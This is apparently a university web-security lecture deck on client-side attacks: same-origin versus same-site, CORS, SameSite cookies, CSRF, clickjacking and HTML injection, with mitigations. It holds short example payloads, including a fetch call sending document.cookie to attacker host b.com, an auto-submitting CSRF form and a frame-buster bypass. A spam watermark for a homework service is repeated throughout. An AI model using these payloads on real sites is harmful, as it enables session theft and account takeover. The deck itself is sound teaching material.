

Assignment Project Exam Help  
COMP6443 - WEEK 7

<https://powcoder.com>

Topic 4 - Client-Side

Add WeChat powcoder



# A NOTE ON ETHICS . . .

- This course will teach both attacker and defender mindsets
- UNSW hosting this course is an extremely important step forward.
- We expect a high standard of professionalism from you meaning:
  - Respect the **property of others** and the university
  - Always **abide by the law** and university regulations
  - Be **considerate of others** to ensure everyone has an equal learning experience
  - Always check that you have **written permission** before performing a security test on a system

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder




# Client-Side Attacks

- Introduction
  - Same Origin vs Same Site
  - CSRF
  - Clickjacking
  - Reference
- Assignment Project Exam Help
- <https://powcoder.com>
- Add WeChat powcoder



# What is client-side?




# Client-side attack surface?

## Assignment Project Exam Help


<https://powcoder.com>

Add WeChat powcoder



# What is valuable in client-side?

Assignment Project Exam Help  
<https://powcoder.com>  
Add WeChat powcoder



The screenshot shows the Chrome DevTools Application tab. The left sidebar lists various storage areas: Manifest, Service Workers, Storage, Local Storage, Session Storage, IndexedDB, Web SQL, Cookies, and Trust Tokens. The 'Cookies' section is expanded, showing a list of cookies. The main pane displays a table of cookies with columns: Name, Value, Domain, Path, Expires, Size, HttpOnly, Secure, and SameSite.

Name	Value	Domain	Path	Expires	Size	HttpOnly	Secure	SameSite
Secure-3PSID	9Qd2oh0BG5Wc4X3xJEa-Nj07w...	.google.com	/	202...	153	✓	✓	None
LSID	doritos[o.mail.google.com]o.take...	.google.com	/	202...	147	✓	✓	None
__Secure-3PSID	9Qd2oh0BG5Wc4X3xJEa-Nj07w...	.google.com	/	202...	85	✓	✓	None
SID	9Qd2oh0BG5Wc4X3xJEa-Nj07w...	.google.com	/	202...	74			
APISID	PoqmlN4cWe2Ns-y/AD26GZW...	.google.com	/	202...	40			
__Secure-3PAPISID	7Kj_HtUK2EfTxT0/APxMji6oTB...	.google.com	/	202...	51		✓	None
ACCOUNT_CHOOS...	AFx_q17RXweoDqTgwr_i_x_OY...	.google.com	/	202...	177	✓	✓	
SSID	AWC2/VckEoRLGyOuj	.google.com	/	202...	21	✓	✓	
HSID	AWC2/VckEoRLGyOuj	.google.com	/	202...	21	✓		
SIDCC	AJi4QfGheis-c-aw5GeJ2Rq3Ler...	.google.com	/	202...	80			
SAPISID	7Kj_HtUK2EfTxT0/APxMji6oTB...	.google.com	/	202...	41		✓	
__Secure-3PSIDCC	AJi4QfFHA7RYu9zbIVFsKLKCe...	.google.com	/	202...	92	✓	✓	None
__Host-GAPS	1:GSSMKH8JitIQOeFyHr062-U4...	.google.com	/	202...	124	✓	✓	
NID	215=veGJ5CfE6Hv4xKtoBboiMF...	.google.com	/	202...	249	✓	✓	None
1P_JAR	2021-05-13-01	.google.com	/	202...	19		✓	None
__cfuid	7d71fc7e8a942215953a458eacc...	.medium.com	/	Ses...	59	✓	✓	None

# Does browser provide protection?

Browser protection is minimal

- Same Origin Policy
- Same-site restrictions

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



# Are “site” and “Origin” same?

- Is a careful distinction between “origin” and “site” warranted here?
- Is it just a distinction without a difference?
- Is a *cross-site* request no different from a *cross-origin* request?
- Could the cookie attribute have as well been named “SameOrigin”, then?
- Or, if there is indeed a real difference between “site” and “origin”, does it matter to practitioners?
- And, if the difference does matter, how so?

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder





# What do we mean by “origin”?

*Two URIs are part of the same origin, if they have the same scheme, host and port.*

**Assignment Project Exam Help**

https://www.example.org:443

https://powcoder.com

Scheme

Host

Port (implicit)

**Add WeChat powcoder**

Origin

https://www.mypage.example.org:443

Scheme

Host

Port (implicit)

Origin



# Same Origin vs Cross Origin

Same Origin

<https://foo.example.org> -> <https://foo.example.org/mypage>

Assignment Project Exam Help

Cross Origin

<https://foo.github.io> -> <https://bar.github.io>

<https://powcoder.com>

Add WeChat powcoder

Cross Origin

<https://bar.example.org> -> <https://example.org>



# Cross-Origin in SOP world

## Web forms:

- scripts, images, etc. which remain constant.
  - E.g. `<script src="https://cross-origin/my.js">`
- cross-origin web forms
  - E.g. `<form action="https://cross-origin/getmyval" method="GET">`

## JavaScript:

- content operated via XMLHttpRequest or Fetch
  - E.g. `fetch("https://cross-origin/getmyval")`



# Cross-Origin in SOP world

All cross-origin calls must return with Access-Control-\* headers:

**Assignment Project Exam Help**

- Access-Control-Allow-Origin: List of origins allowed
- Access-Control-Allow-Methods: List of methods allowed
- Access-Control-Allow-Headers: List of non-standard headers
- Access-Control-Max-Age: Value in secs to cache preflight req

<https://powcoder.com>

**Add WeChat powcoder**



# CORS Headers

- browsers send request with OPTIONS method set to receive CORS headers from backend.

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder

Attributes	Simple Request	Pre-flighted Request
Methods	GET, HEAD, POST	DELETE, PUT, PATCH, CONNECT
Allowed Headers	Accept, Accept-Language, Content-Language, Content-Type, DPR, Downlink, Save-Data, Viewport-Width, Width	N/A
Non-Standard Headers	Not-allowed. Upgrade to Pre-flighted	N/A



# What do we mean by “site”?

a domain formed by the most specific public suffix, along with the domain label immediately preceding it, if any.


Assignment Project Exam Help

<https://www.example.org>

<https://powcoder.com>

Add WeChat powcoder

<https://www.mypage.github.io>



# Same Site vs Cross Site

Same Site

<https://foo.example.org> -> <https://bar.example.org>

Assignment Project Exam Help

Cross Site

<https://foo.github.io> -> <https://bar.github.io>

<https://powcoder.com>

Add WeChat powcoder

Same Site

<https://foo.bar.example.org> -> <https://bar.example.org>



# Cross Origin & Same Site

- All cross-site requests are necessarily cross-origin.
- Not all cross-origin requests are cross-site.

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder

cross-site requests

cross-origin requests





# How does this impact client-side?

- Cookies follows same-site rules not same-origin.
- Security attributes are aligned to same site rules.

Assignment Project Exam Help

Name	Value	Domain	Path	Expi...	Size	HttpOnly	Secure	SameSite
sid	...	medi...	...	202...	69	✓	✓	Strict
_s	...	app.i...	/	202...	70		✓	None

<https://powcoder.com>

Add WeChat powcoder

- **HttpOnly** - allow/deny JS accessing cookie
- **Secure** - set/send cookie through TLS (https)
- **SameSite** - send/block cookie to cross-site



# SameSite attribute values

- Strict - Most defensive option

<https://b.com> -> <https://a.com> (No cookie for a.com sent)

<https://powcoder.com>

- Lax - Most flexible option

<https://b.com> -> <https://a.com> (Cookie sent if top nav)

- Only GET request
- No JS request

- None - Cookies sent all the time



# Cross-Origin impact with Cookies

Can we send valuable cookies to attacker's cross-origin domain (b.com)?

Assignment Project Exam Help

Victim origin: <https://a.com>

Name	Value	Domain	Path	Expi...	Size	HttpOnly	Secure	SameSite
lightstep_session_id	lt5...	mes...	/	202...	100	✓	✓	None

<https://powcoder.com>



```
fetch("https://b.com/api/v1/pastebin?pasteVal="+document.cookie)
```



```
fetch("https://b.com/api/v1/pastebin", {  
  credentials: 'include'  
})
```



# Cross-Site impact with Cookies

Can we send valuable cookies to attacker's cross-origin domain (b.com)?

Assignment Project Exam Help

Victim origin: <https://a.com>

Name	Value	Domain	Path	Expi...	Size	HttpOnly	Secure	SameSite
lightstep_session_id	105...	https://a.com	/	302...	35B		✓	Strict

<https://powcoder.com>



```
fetch("https://b.com/api/v1/pastebin?pasteVal="+document.cookie)
```

Add WeChat powcoder




```
fetch("https://b.com/api/v1/pastebin", {  
  credentials: 'include'  
})
```



## Demo SameSite

How to protect your  
cookie?



- ✗ SameSite=Strict
- ✓ SameSite=Lax
- ✓ SameSite=None; Secure

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



# SameSite to the rescue...but..

While *SameSite* provides protection it cannot fully prevent attacks like CSRF.

Assignment Project Exam Help  
But why?

- Subdomain takeover
- XSS vulnerability in subdomain (cross-origin, but samesite)
- HTML injection attacks in subdomain (cross-origin, but samesite)

<https://powcoder.com>

Add WeChat powcoder



# Cross-Site Request Forgery (CSRF)

Aim: Trick **victim** to perform an operation on webapp to benefit **attacker**.

Pre-conditions for successful attack:

- Relevant Action: eg. change user email address
- Session Data: Logged in with cookie/auth/token
- Predictable parameters: No special code or token

Assignment Project Exam Help

<https://powcoder.com>


Add WeChat powcoder



# CSRF - Attack Workflow

## CSRF Attack

- Assume that the victim is logged-in to [www.bofw.com](https://www.bofw.com)





# CSRF- Examine Payload

```
<html>
  <body>
    <form action="https://vulnerable-website.com/change" method="POST">
      <input type="hidden" name="email" value="pwned@evil-user.net" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



# CSRF- Examine Payload

Assignment Project Exam Help

POST /email/change HTTP/1.1

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

<https://powcoder.com>

Content-Length: 30

Cookie: session=bwyeEnu5bcDH34w43553nYns6Sj

Add WeChat powcoder

email=pwneddevil@user.net



# [DEFENSIVE] CSRF Mitigation

Adding synchronizer token for mitigation:

- unpredictable with high entropy for every request
- tied to user session
- strictly validated

<https://powcoder.com>

```
POST /email/change HTTP/1.1
```

```
Host: vulnerable-website.com
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 30
```

```
Cookie: session=bwyeEnu5bcDH34w43553nYns6Sj
```

```
csrf=Wyb362SHUIshd63b23Dh8e4dehed&D&email=normal_user@allgood.net
```



# [DEFENSIVE] CSRF Mitigation

Double Submit cookie for mitigation:

- unpredictable with high entropy token
- tied to user session cookie
- no need to store csrf token server-side.

<https://powcoder.com>

```
POST /email/change HTTP/1.1
```

```
Host: vulnerable-website.com
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 30
```

```
Cookie: session=bwyeEnu5bcDH34w&csrf=Wyb362SHUIshd63b23Dh8e4dehed&D
```

```
csrf=Wyb362SHUIshd63b23Dh8e4dehed&D&email=normal_user@allgood.net
```



# [DEFENSIVE] CSRF Mitigation

Encrypted csrf token for mitigation:

- unpredictable with high entropy with encryption
- encrypt with private key and decrypt with public key.
- very useful for micro-service architecture.

<https://powcoder.com>

```
POST /email/change HTTP/1.1
```

```
Host: vulnerable-website.com
```


```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 30
```

```
Cookie: session=bwyeEnu5bcDH34w
```

```
csrf=Wyb362SHUIshd63b23Dh8e4dehed&D
```

```
&email=normal_user@allgood.net
```



# [DEFENSIVE] CSRF Mitigation

CSRF token in header for mitigation:

- unpredictable with high entropy token
- tied to user session
- useful for APIs and microservice architecture.

<https://powcoder.com>

```
POST /email/change HTTP/1.1
```

```
Host: vulnerable-website.com
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 30
```

```
Csrf-Token: Wyb362SHUIshd63b23Dh8e4dehed&D
```

```
Cookie: session=bwyeEnu5bcDH34w
```

```
email=normal_user@allgood.net
```



## CSRF Demo

time to trick user

`https://vulnerable-website.com/email/change?email=pwned@evil-use r.net`

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder

✉ Change email address

Email  
changed



# Does *SameSite* protect against CSRF?

- Yes, if it is cross-site and cross-origin and *SameSite* is set to "strict" or "lax\*".  
<https://attacker.com> -> <https://vulnerable.com> ✓
- If the attacker is same-site and cross-origin, *SameSite* settings would not help.  
<https://attacker.vulnerable.com> -> <https://vulnerable.com> ✗






## Clickjacking

- trick user into click hidden content
- css used to manipulate layers
- iframes used to create hidden content

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder




Clickjacking Demo

time to trick user

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



# Frame Busting

- clickjacking attacks possible by framing websites
- users using frame busting scripts
- frame busters are JS eg. NoScript
- behaviors of these script include:
  - enforce current app window as top window
  - make all frames visible
  - prevent clicking on invisible frames
  - intercept and flag potential attacks to users

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



# Busting the Frame Buster

- frame busting techniques are browser and platform dependent
  - browser security settings could disable JS
  - frame buster can be neutralised using *allow-script* or *allow-forms*
- <https://powcoder.com>

```
<iframe id="victim_website" src="https://victim-website.com" sandbox="allow-forms">
</iframe>
```

*allow-forms permit specified actions within iframe*



# [DEFENSIVE] X-Frame-Options

- prevents framing of your site as iframe in another website
- header provides control over the use of iframes

- X-Frame-Options: deny
- X-Frame-Options: sameorigin
- X-Frame-Options: allow-from <https://normal-website.com>

allow-from is deprecated in favour of CSP



# HTML Injection

Aim: Trick **victim** to perform an operation on webapp to benefit **attacker**.

Assignment Project Exam Help

Pre-conditions for successful attack:


- Application accepting HTML input
- Any user input reflected or stored without validation

<https://powcoder.com>

Add WeChat powcoder



# HTML Anatomy



# HTML Injection

```
<html>
  <h1>Here are the results that match your query: </h1>
  <h2>{user-query}</h2>
  <ol>
    <li>Result A
    <li>Result B
  </ol>
</html>
```

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder

```
<html>
  <h1>Here are the results that match your query: </h1>
  <h2></h2>special offer <a href=www.attacker.site>malicious link</a><h2>
  <ol>
    <li>Result A
    <li>Result B
  </ol>
</html>
```

```
</h2>special offer <a href=www.attacker.site>malicious link</a><h2>
```





# HTML Injection vs XSS

- Very similar, but HTML does not include JS.
- Applicable for
  - HTML only websites
  - JS heavily restricted
- Also called as "virtual defacement"

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



# [DEFENSIVE] HTML Injection

- Validate user input and ensure that there is no HTML or encoded HTML values being passed
- Use allow list of acceptable values for user input
- What if application expects HTML user input?

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



# READING MATERIAL (REFERENCE)

- Same Origin Policy
  - [https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin\\_policy](https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy)
- CORS
  - <https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>
- CSRF
  - <https://www.troyhunt.com/understanding-csrf-video-tutorial/>

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



# READING MATERIAL (REFERENCE)

- Clickjacking
  - <https://portswigger.net/web-security/clickjacking>

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



Assignment Project Exam Help  
THANKS FOR LISTENING TO US  
<https://powcoder.com>

questions? slack / email / come talk to  
us

thankyou: varun

